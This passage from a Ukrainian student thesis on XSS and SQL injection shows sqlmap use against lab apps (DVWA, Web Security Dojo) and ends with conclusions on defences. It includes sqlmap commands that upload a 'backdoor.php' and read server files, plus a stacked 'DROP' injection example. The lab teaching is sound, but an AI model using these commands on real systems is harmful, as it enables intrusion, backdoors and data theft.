Певною мірою «ускладнити життя» зловмисникам може зберігання паролів у базі в зашифрованому вигляді (у вигляді хешу). Хеші також не є стопроцентно захищеними, і можуть бути розшифровані brute force атакою, проте це займе більше часу і ресурсів.

Також, самим користувачам варто бути обережними із паролями, оскільки звичка використовувати один пароль на усіх веб-сайтах та акаунтах може призвести до катастрофічної ситуації – якщо один із цих веб-сайтів буде скомпроментовано, зловмисники можуть використати отриманий пароль для проникнення у інші акаунти користувача. В тому числі такі важливі, як електронна пошта, чи облікові записи платіжних систем.

3.7 Сканування вразливостей після входу на веб-сайт

На багатьох веб-сайтах зареєстровані користувачі, які увійшли в систему, отримують більше привілеїв – наприклад, доступ до додаткових розділів і функцій, можливість залишати коментарі, повідомлення і т.д. Функціонал деяких додатків може бути взагалі не доступний без входу в обліковий запис.

Проте, «внутрішні» сторінки веб-сайту також можуть мати вразливості, і їх також можна виявити та експлуатувати за допомогою програми sqlmap. При цьому варто враховувати, що sqlmap ніяких логінів і паролів не вводить, тому, як і будь-який користувач, який не виконав вхід, вона буде перенаправлена на сторінку логіну. Зазвичай веб-сайти «запам'ятовують» і розрізняють користувачів, які виконали вхід, за допомогою **cookies**. Тобто щоб веб-сайт думав, що sqlmap виконала вхід, потрібно щоб разом з іншими даними вона передавала валідні (дійсні) **cookies** певного користувача.

Для прикладу та ілюстрації можливої атаки використаємо додаток DVWA (Damn Vulnerable Web Application), передвстановлений у середовищі Web Security Dojo. Увійшовши за дефолтними даними (логін: admin, пароль: password) отримуємо доступ до внутрішніх сторінок. Серед них є сторінка, на якій можна виявити потенційну вразливість до SQL ін'єкції (якщо введемо у форму знак одинарних лапок – отримаємо сповіщення про помилку в запиті SQL).

Спробуємо просканувати URL цієї сторінки за допомогою sqlmap, але передбачувано отримуємо перенаправлення.




Рис. 3.19. Результат спроби сканування GET-параметру на «внутрішній» сторінці додатку `http://dvwa.local/`

Щоб запит пройшов успішно, разом із ним потрібно передати параметр `--cookie`. Дізнатися його значення можна за допомогою попередньо налаштованого проксі у програмі Burp Suite. Виконаємо вхід на сторінці логіну `http://dvwa.local/login.php` та переглянемо дані, які передаються, у Burp Suite.




Рис. 3.20. Інформація про POST-запит, відправлений при вході користувача на сторінці `http://dvwa.local/login.php`

Використаємо значення cookie, щоб сформувати команду для `sqlmap`:

Далі можна додати до запиту параметр `--dbs` щоб вивести список баз, та здійснити ті самі (або інші) дії, які були описані у попередніх пунктах.

Далі можна додати до запиту параметр `--dbs` щоб вивести список баз, та здійснити ті самі (або інші) дії, які були описані у попередніх пунктах.




Рис. 3.21. Результати експлуатації вразливостей GET-параметру на «внутрішній» сторінці додатку <http://dvwa.local/>

3.8 Додаткові можливості експлуатації вразливостей за допомогою sqlmap

3.8.1 Читання і запис файлів через SQL-ін'єкцію

У мові SQL існує команда, яка записує вміст, наприклад, комірки таблиці на жорсткий диск. При SQL-ін'єкції ми можемо вносити зміни в базу даних, наприклад, створити таблицю з коміркою, в яку запишемо файл з нашої системи, а потім за допомогою команди SQL скинемо вміст цієї комірки на жорсткий диск цільової системи в файл з будь-якою назвою. Цей процес в sqlmap автоматизований, для запису довільного файлу у вразливу систему використовуються опції --file-write і --file-dest. Після першої опції потрібно вказати файл в локальній системі, який ви хочете записати в віддалену вразливу систему. Після опції --file-dest потрібно вказати точний абсолютний шлях до файлу. Приклад команди:

```
~/bin/sqlmap-dev/sqlmap.py -u "http://192.168.0.244/Test/mysql-inj-lab1/?name=1&password=2" -p password --file-write "/home/dojo/backdoor.txt" --file-dest "C:/Server/data/htdocs/backdoor.php"
```

Для того, щоб дізнатися абсолютні шляхи на сервері, можна скористатися різними прийомами:

- запустити nmap для визначення версії ОС. У різних ОС сервер має різні директорії за замовчуванням. Наприклад, в Debian (Ubuntu) це /var/www/ або /var/www/html/. У Windows це можуть бути каталоги C:\Apache24\htdocs\, C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/, C:\Server\data\htdocs\ або інші. Також, якщо був визначений тип вразливої ОС, можна скористатися папками які там обов'язково повинні бути, наприклад, C:\Windows\temp\ і т.д.
- пошук помилок у веб-сайтах, які розкривають абсолютні шляхи. [64]

Наприклад, така помилка була знайдена на сайті <http://pryluky.org/> (Рис.3.3), проте ми не будемо використовувати отриману інформацію для здійснення атак і запису файлів з етичних міркувань.

Використовуючи команди запису файлів, можна розмістити «бекдор» на атакованому сервері, і таким чином мати доступ до нього і після завершення атаки. Це може стати потужним інструментом в руках зловмисника. Проте, здійснити атаку такого виду не так просто.

Для того, щоб вдалося записати файл на віддалену систему, має скластися відразу декілька сприятливих факторів:

- не повинна бути заблокована команда мови SQL, що виконує запис на диск
- у SQL сервера повинні бути права на запис
- потрібно знати абсолютний шлях і мати права на запис у вказану директорію

Крім запису файлів, можливе також копіювання файлів з віддаленої системи. Для цього використовується опція `--file-read`, після якої вказується абсолютний шлях до потрібного файлу. Приклад команди:

```
~/bin/sqlmap-dev/sqlmap.py -u "http://192.168.0.244/Test/mysql-inj-lab1/?name=1&password=2" -p password --file-read "C:\Server\data\htdocs\Test\mysql-inj-lab1\index.php"
```

3.8.2 Запуск довільних команд ОС

Для цього використовуються опції: `--os-cmd` і `--os-shell`. Перша відправляє команду для виконання на вразливий сервер, а друга - симулює реальну оболонку, з підтримкою автозавершення по TAB. Необхідно вказати мову програмування, яка використовується на сервері (ASP, ASP.NET, JSP або PHP), а також абсолютний шлях до директорії, в яку є права на запис. Як і вивантаження файлів, дана атака спрацьовує далеко не завжди.

3.8.3 Зміна даних в БД

Для внесення змін до бази даних в sqlmap існують опції `--sql-query` і `--sql-shell`. Для виконання таким чином запитів SELECT обмежень немає. Проте для виконання запитів із командами DROP, UPDATE, INSERT, потрібно щоб атакований додаток підтримував можливість stacked query (стеку запитів, тобто

можливість виконувати кілька команд за один раз, відокремлюючи їх крапкою з комою). Приклад stacked query:

```
SELECT * FROM products WHERE id = 10; DROP members--
```

Проте далеко не всі технології веб-додатків підтримують таку можливість.

	ASP.NET	ASP	PHP
MySQL	Supported	Not supported	Not Supported
MSSQL	Supported	Supported	Supported
Postgresql	Supported	Supported	Supported

Рис. 3.22. Підтримка stacked query для різних комбінацій СУБД і мов програмування серверів

Однією із найбільш розповсюджених «зв'язок» при розробці веб-додатків є саме PHP – MySQL, тому к бачимо, в більшості випадків спроба внести зміни в таблиці за допомогою команд із стеку запитів буде невдалою. [64]

Висновки до розділу 3

У цьому розділі представлені результати виконання практичної частини роботи. Як матеріали практичних досліджень було використано вразливі веб-додатки у тестовому середовищі Web Security Dojo та публічні веб-сайти, доступні в мережі Інтернет (серед них ті, що розроблялись компанією, де відбувалось проходження практики).

Розглянуті веб-сайти та веб-додатки було протестовано на наявність вразливостей до XSS-атак та SQL-ін'єкцій за допомогою призначених для цього утиліт (програми sqlmap та проксі Burp Suite). Виявлено, що веб-сайти створені з використанням популярних CMS, є захищеними від основних методів реалізації описаних атак. Механізми захисту від вразливостей є

вбудованими в CMS та періодично оновлюються і покращуються їх авторами (тому розробляючи сайти на основі CMS варто не забувати оновлювати їх).

Вразливими до XSS-атак та SQL-ін'єкцій часто є веб-додатки, створені на основі «самописних», кастомних CMS, або із використанням застарілих технологій. Щоб не виходити за межі етичного хакінгу, експлуатація знайдених вразливостей на публічних веб-сайтах не здійснювалась. Натомість, процес експлуатації вразливостей до SQL-ін'єкцій було відтворено у тестовому програмному середовищі Web Security Dojo.

В результаті успішного здійснення атаки, було отримано вміст баз даних додатків, що включав у себе електронні пошти, імена та паролі користувачів. При здійсненні аналогічної атаки зловмисником на один із вузлів мережі, він може отримати облікові дані адміністраторів мережі (а далі увійти під їх іменем і змінити функціонування мережі за своїм замислом), або користувачів. Отримані логіни та паролі можуть також бути використані, наприклад, для крадіжки особистості користувача, чи (в легшому варіанті) проникнення у акаунти користувача в інших мережах – оскільки користувачі часто схильні використовувати однакові паролі для облікових записів в різних системах.

ВИСНОВКИ

У даній роботі було розглянуто два найбільш поширених види атак на веб-додатки – XSS атаки та SQL-ін'єкції. Обидві вразливості (і до XSS-атак, і до SQL-ін'єкцій) дають зловмисникам величезне поле для «творчості». Масштаб спричиненої атаками шкоди може сильно різнитись, та зрештою складність атак цих типів залежить лише від фантазії хакера, і може дуже сильно варіюватись.

Основна небезпека описаних атак для інфокомунікаційних мереж полягає у тому, що здійснивши крадіжку облікових даних адміністратора, зловмисник може увійти під його іменем і повністю перебрати на себе керування мережею. Таким чином, може бути грубо порушене або припинене функціонування мережі Інтернету речей (наприклад, зловмисник зможе відімкнути всю техніку у «розумному домі», чи змінити рух автоматично керованого транспорту, та ін.), здійснені несанкціоновані, шкідливі дії в мережі Інтернет. Можливості зловмисника, що отримав владу над системою, обмежуються зрештою лише можливостями самої системи.

Несанкціоноване отримання, порушення цілісності та доступності, підміна, розголошення конфіденційної інформації (як найбільш поширені наслідки успішних XSS-атак та SQL-ін'єкцій) можуть скомпроментувати мережу і завдати значних фінансових та/або репутаційних збитків її користувачам.

Щодо методів захисту від описаних атак, у них можна виділити два напрямки – методи, що мають реалізуватися розробниками (при створенні веб-додатків, на етапі проектування та розробки), та правила, яких варто дотримуватися користувачам при користуванні додатками.

Основою захисту при розробці додатків є фільтрація даних та правильне поводження із ними. В деяких випадках (залежно від контексту, де мають виводитись ці дані) потрібно також кодувати їх у необхідному форматі (див. правила 1-5 для убезпечення від XSS-атак). У практичній реалізації фільтрація

даних, що надходять від користувача на сервер, може здійснюватися на декількох рівнях:

- На рівні Front-End
 - На рівні HTML (встановлення атрибутів полів форм, таких як type, max-length, pattern, які обмежують можливості користувача до введення лише призначених для цього конкретного поля даних)
 - На рівні JS (валідація форми та полів форми при відстеженні подій onsubmit, onkeydown, onkeypress, onkeyup)
- На рівні Back-End (у відповідних функціях на PHP, чи іншій мові, на якій написана серверна частина сайту)
 - фільтрація та перевірка даних після їх надходження з браузера (з використанням спеціалізованих бібліотек або за власноруч описаними правилами)
 - використання параметризованих запитів при надсиланні будь-яких даних від користувача до БД

Окрім цього, про забезпечення від описаних атак варто думати ще на етапі планування та дизайну логіки веб-додатку. Так, варто мінімізовувати привілеї та створювати окремих користувачів для різних баз даних, щоб зменшити потенційну шкоду від SQL-ін'єкцій, продумувати найменш ризиковану логіку запитів до БД, а також категорично уникати вставки ненадійних (отриманих від користувача) даних у будь-які небезпечні контексти – щоб убезпечитись від XSS-атак, і використовувати практику CSP (Content Security Policy).

При розробці веб-додатків у більшості випадків є більш доцільним покластись на існуючий фреймворк або CMS, де вже реалізовані методи захисту, ніж створювати власні фільтри (оскільки в такому випадку є більша вірогідність щось пропустити). Також, застосування систем із двофакторною ідентифікацією для підтвердження особи користувача при кожному вході в систему суттєво мінімізує ризики, пов'язані з несанкціонованим проникненням.

Користувачу веб-додатків (особливо, якщо цей користувач має роль адміністратора мережі, або зберігає в системі свої вразливі та конфіденційні

дані), варто також дотримуватись наступних правил: не переходити за жодними підозрілими посиланнями, не використовувати один і той самий пароль для облікових записів у різних системах (особливо одночасно у системах із сумнівним рівнем безпеки та важливих системах, на зразок платіжних чи державних).

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Зеленин А. Н., Власова В. А. Беспроводные сенсорные сети как часть инфокоммуникационной структуры, 2013.
2. Досягнення в телекомунікаціях 2019 / за наук. ред. М.Ю.Ільченка, С.О.Кравчука: монографія. - Київ: Інститут обдарованої дитини НАПН України, 2019.- 336 с. Рекомендовано до друку ВР КПП ім.І.Сікорського (прот.№10 від 04.11.2019 р.) ISBN 978-617-7734-12-2
3. Нідченко І. А., Лисенко О. І. Комунікація з сервісним роботом при управлінні мінітеплицею. XV Міжнародна науково-технічна конференція "Перспективи телекомунікацій" ПТ-2021: Збірник матеріалів конференції. К.: КПП ім. Ігоря Сікорського, 2021. – с.313-316. УДК 621.382
4. Кравчук С. О. Застосування телекомунікаційних технологій в структурі "розумного будинку" / С. О. Кравчук, Д. А. Міночкін, М. М. Кайденко // Системи обробки інформації. - 2017. - Вип. 1. - С. 22-26. - Режим доступу: http://nbuv.gov.ua/UJRN/soi_2017_1_7
5. Піхота К.В., Горицький В.М. Сертифікація кібербезпеки IoT: система та схеми оцінки відповідності. XV Міжнародна науково-технічна конференція "Перспективи телекомунікацій" ПТ-2021: Збірник матеріалів конференції. К.: КПП ім. Ігоря Сікорського, 2021. – с.359-362. УДК 004.738.5
6. Баранов О.А. Інтернет речей: теоретико-методологічні основи правового регулювання. Т.1: Сфери застосування, ризики і бар'єри, проблеми правового регулювання: монографія / О.А. Баранов; НДПП НАПрН України – К.: Видавничий дім «АртЕк», 2018. – 344 с.
7. Баранов А. А. Интернет: объект правоотношений и предмет регулирования : Монография / А. А. Баранов. – К. : Ред. журн. «Право України»; Х. : Право, 2013. – 144 с. (Науч. сб. «Академічні правові дослідження». Прил.. к юрид. журн. «Право України»: вып. 30)

8. Ільченко М.Ю., Кравчук С.О. Телекомунікаційні системи. – Київ: Наукова думка, 2017. – 730 с
9. Advances in Information and Communication Technologies. Processing and Control in Information and Communication Systems. UKRMICO 2018. Eds: M. Ilchenko, L. Uryvsky, L. Globa. Lecture Notes in Electrical Engineering, vol 560. Springer, Cham, 2019 – 300 p. (DOI: 10.1007/978-3-030-16770-7).
10. Грайворонський, М. В. Безпека пристроїв інтернету речей. Інтернет речей: проблеми правового регулювання та впровадження: Матеріали науково-практичної конференції. 24 жовтня 2017 р., м. Київ. / Упоряд. : В. М. Фурашев, С. Ю. Петряєв. – Київ : Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського» Вид-во «Політехніка». 2017. – 238 с.
11. Информационно-коммуникационные технологии в управлении. Авт.кол.: Кравчук С.А., Минович Д.А. и др. Монография / Одесса: КУПРИЕНКО СВ, 2015 - 245 с. : ил., табл. УДК 65.011.56 ББК 65.290-2 И 741 ISBN 978-966-2769-49-4
12. Dr. Ovidiu Vermesan. Internet of Things – From Research and Innovation to Market Deployment / Dr. Ovidiu Vermesan, Dr. Peter Friess., 2014. – 142 с
13. Article. Cross-Site Scripting (XSS) Makes Nearly 40% of All Cyber Attacks in 2019 [Електронний ресурс] – Режим доступу до ресурсу:
<https://www.precisecurity.com/articles/cross-site-scripting-xss-makes-nearly-40-of-all-cyber-attacks-in-2019/>
14. 2020 Vulnerability Statistics Report, Edgescan, 2020 – Режим доступу до ресурсу:
[https://cdn2.hubspot.net/hubfs/4118561/BCC030%20Vulnerability%20Stats%20Report%20\(2020\)_WEB.pdf](https://cdn2.hubspot.net/hubfs/4118561/BCC030%20Vulnerability%20Stats%20Report%20(2020)_WEB.pdf)
15. El Barachi, May & Kadiwal, Arif & Glitho, Roch & Khendek, Ferhat & Dssouli, Rachida. (2008). A Presence-Based Architecture for the Integration of the Sensing Capabilities of Wireless Sensor Networks in the IP Multimedia Subsystem. 3116-3121. 10.1109/WCNC.2008.544.

16. Виды возможных угроз. Угрозы информационной безопасности.
Средства и методы защиты информации [Электронный ресурс] – Режим доступа до ресурсу: <https://cammeteo.ru/vidy-vozmozhnyh-ugroz-ugrozy-informacionnoi-bezopasnosti-sredstva-i-metody/>
17. Менциев А.У., Чебиева Х.С. Современные угрозы безопасности в сети интернет и контрмеры (обзор) // ИВД. 2019. №3 (54). – Режим доступа до ресурсу: <https://cyberleninka.ru/article/n/sovremennye-ugrozy-bezopasnosti-v-seti-internet-i-kontrmery-obzor>
18. Угрозы информационной безопасности [Электронный ресурс] – Режим доступа до ресурсу: <https://searchinform.ru/informatsionnaya-bezopasnost/osnovy-ib/ugrozy-informatsionnoj-bezopasnosti/>
19. Jouini, Mouna & Ben Arfa Rabai, Latifa. (2014). Classification of Security Threats in Information Systems. Procedia Computer Science. 32. 10.1016/j.procs.2014.05.452. – Режим доступа до ресурсу: https://www.researchgate.net/publication/266686928_Classification_of_Security_Threats_in_Information_Systems
20. The Web Application Security Consortium (WASC) [Электронный ресурс] – Режим доступа до ресурсу: <http://www.webappsec.org/>
21. Классификация угроз безопасности Web-приложений [Электронный ресурс] – Режим доступа до ресурсу: <http://www.infosecurity.ru/iprotect/websec/classification/>
22. Kolšek, Mitja. (2003). Session fixation vulnerability in web-based applications. - Acros Security Режим доступа до ресурсу: http://www.acrossecurity.com/papers/session_fixation.pdf
23. HTTP REQUEST SMUGGLING (Часть 1, Часть 2) [Электронный ресурс] – Режим доступа до ресурсу: <https://www.securitylab.ru/analytics/216403.php>
<https://www.securitylab.ru/analytics/216404.php>
24. The Web Application Security Consortium (WASC) – Articles [Электронный ресурс] – Режим доступа до ресурсу: <http://www.webappsec.org/projects/articles/>

25. CGISECURITY - The Cross-Site Scripting (XSS) FAQ [Электронный ресурс] – Режим доступа до ресурсу: <https://www.cgisecurity.com/xss-faq.html>
26. OWASP - Cross Site Scripting (XSS) [Электронный ресурс] – Режим доступа до ресурсу: <https://owasp.org/www-community/attacks/xss/>
27. Уроки по XSS: Урок 1. Основы XSS и поиск уязвимых к XSS сайтов [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=1174>
28. Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. [Электронный ресурс] – Режим доступа до ресурсу: <http://www.webappsec.org/projects/articles/071105.shtml>
29. OWASP - Types of XSS [Электронный ресурс] – Режим доступа до ресурсу: https://owasp.org/www-community/Types_of_Cross-Site_Scripting
30. SessionStack Blog - How JavaScript works: 5 types of XSS attacks + tips on preventing them [Электронный ресурс] – Режим доступа до ресурсу: <https://blog.sessionstack.com/how-javascript-works-5-types-of-xss-attacks-tips-on-preventing-them-e6e28327748a>
31. Cloudflare - What Is Cross-Site Scripting? [Электронный ресурс] – Режим доступа до ресурсу: <https://www.cloudflare.com/ru-ru/learning/security/threats/cross-site-scripting/>
32. itgovernance - Types of cyber threat in 2021 [Электронный ресурс] – Режим доступа до ресурсу: <https://www.itgovernance.co.uk/cyber-threats>
33. PortSwigger - Cross-site scripting [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/cross-site-scripting>
34. Хабр - XSS глазами злоумышленника [Электронный ресурс] – Режим доступа до ресурсу: <https://habr.com/ru/post/66057/>
35. IronWASP
36. Хабр - xss уязвимость [Электронный ресурс] – Режим доступа до ресурсу: <https://habr.com/ru/post/345494/>
37. Уроки по XSS: Урок 3. Контексты внедрения XSS [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=1234>

38. Content Security Policy Reference [Электронный ресурс] – Режим доступа до ресурсу: <https://content-security-policy.com/>
39. HtmlSanitizer library [Электронный ресурс] – Режим доступа до ресурсу: <https://github.com/mganss/HtmlSanitizer>
40. OWASP Java HTML Sanitizer [Электронный ресурс] – Режим доступа до ресурсу: <https://owasp.org/www-project-java-html-sanitizer/>
41. Ruby on Rails SanitizeHelper [Электронный ресурс] – Режим доступа до ресурсу: <https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html>
42. HTML Purifier [Электронный ресурс] – Режим доступа до ресурсу: <http://htmlpurifier.org/>
43. Python Bleach [Электронный ресурс] – Режим доступа до ресурсу: <https://pypi.org/project/bleach/>
44. Cross Site Scripting Prevention Cheat Sheet [Электронный ресурс] – Режим доступа до ресурсу: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
45. DOM based XSS Prevention Cheat Sheet [Электронный ресурс] – Режим доступа до ресурсу: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
46. PortSwigger - SQL injection [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/sql-injection>
47. OWASP - SQL Injection [Электронный ресурс] – Режим доступа до ресурсу: https://owasp.org/www-community/attacks/SQL_Injection
48. PortSwigger - SQL injection UNION attacks [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/sql-injection/union-attacks>
49. PortSwigger - Blind SQL injection [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/sql-injection/blind>

50. w3schools - SQL Injection [Электронный ресурс] – Режим доступа до ресурсу: https://www.w3schools.com/sql/sql_injection.asp
51. SQL Injection Testing Tutorial (Example And Prevention Of SQL Injection Attack) [Электронный ресурс] – Режим доступа до ресурсу: <https://www.softwaretestinghelp.com/sql-injection-how-to-test-application-for-sql-injection-attacks/>
52. Burp Pro [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/burp/pro>
53. OWASP ZAP [Электронный ресурс] – Режим доступа до ресурсу: <https://owasp.org/www-project-zap/>
54. SoapUI [Электронный ресурс] – Режим доступа до ресурсу: <https://www.soapui.org/>
55. Sqlmap [Электронный ресурс] – Режим доступа до ресурсу: <https://sqlmap.org/>
56. OWASP - SQL Injection Prevention Cheat Sheet [Электронный ресурс] – Режим доступа до ресурсу: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
57. Инструменты Kali Linux – sqlmap [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools/?p=816>
58. Инструменты Kali Linux – Web Security Dojo [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools/?p=1744>
59. Инструменты Kali Linux – OWASP Mutillidae II [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools/?p=1925>
60. Инструменты Kali Linux – Damn Vulnerable Web Application (DVWA) [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools/?p=1820>
61. Инструменты Kali Linux – Burp Suite [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools/?p=1589>

62. Инструкция по использованию sqlmap. Ч.1: Основы работы (GET) [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=1928>
63. Инструкция по использованию sqlmap. Ч.2: Продвинутое сканирование и эксплуатация (POST, после аутентификации, AJAX/jQuery) [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=1956>
64. Инструкция по использованию sqlmap. Ч.3: Залив бэкдора, выполнение системных команд, изменение данных в БД [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=2069>
65. Использование sqlmap для инъекции в адресе страницы сайта (URI). Произвольные точки инъекции [Электронный ресурс] – Режим доступа до ресурсу: <https://hackware.ru/?p=4651>
66. PortSwigger - Cross-site scripting contexts [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/cross-site-scripting/contexts>
67. PortSwigger - SQL injection cheat sheet [Электронный ресурс] – Режим доступа до ресурсу: <https://portswigger.net/web-security/sql-injection/cheat-sheet>
68. Sqlmap Tricks for Advanced SQL Injection [Электронный ресурс] – Режим доступа до ресурсу: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/sqlmap-tricks-for-advanced-sql-injection/>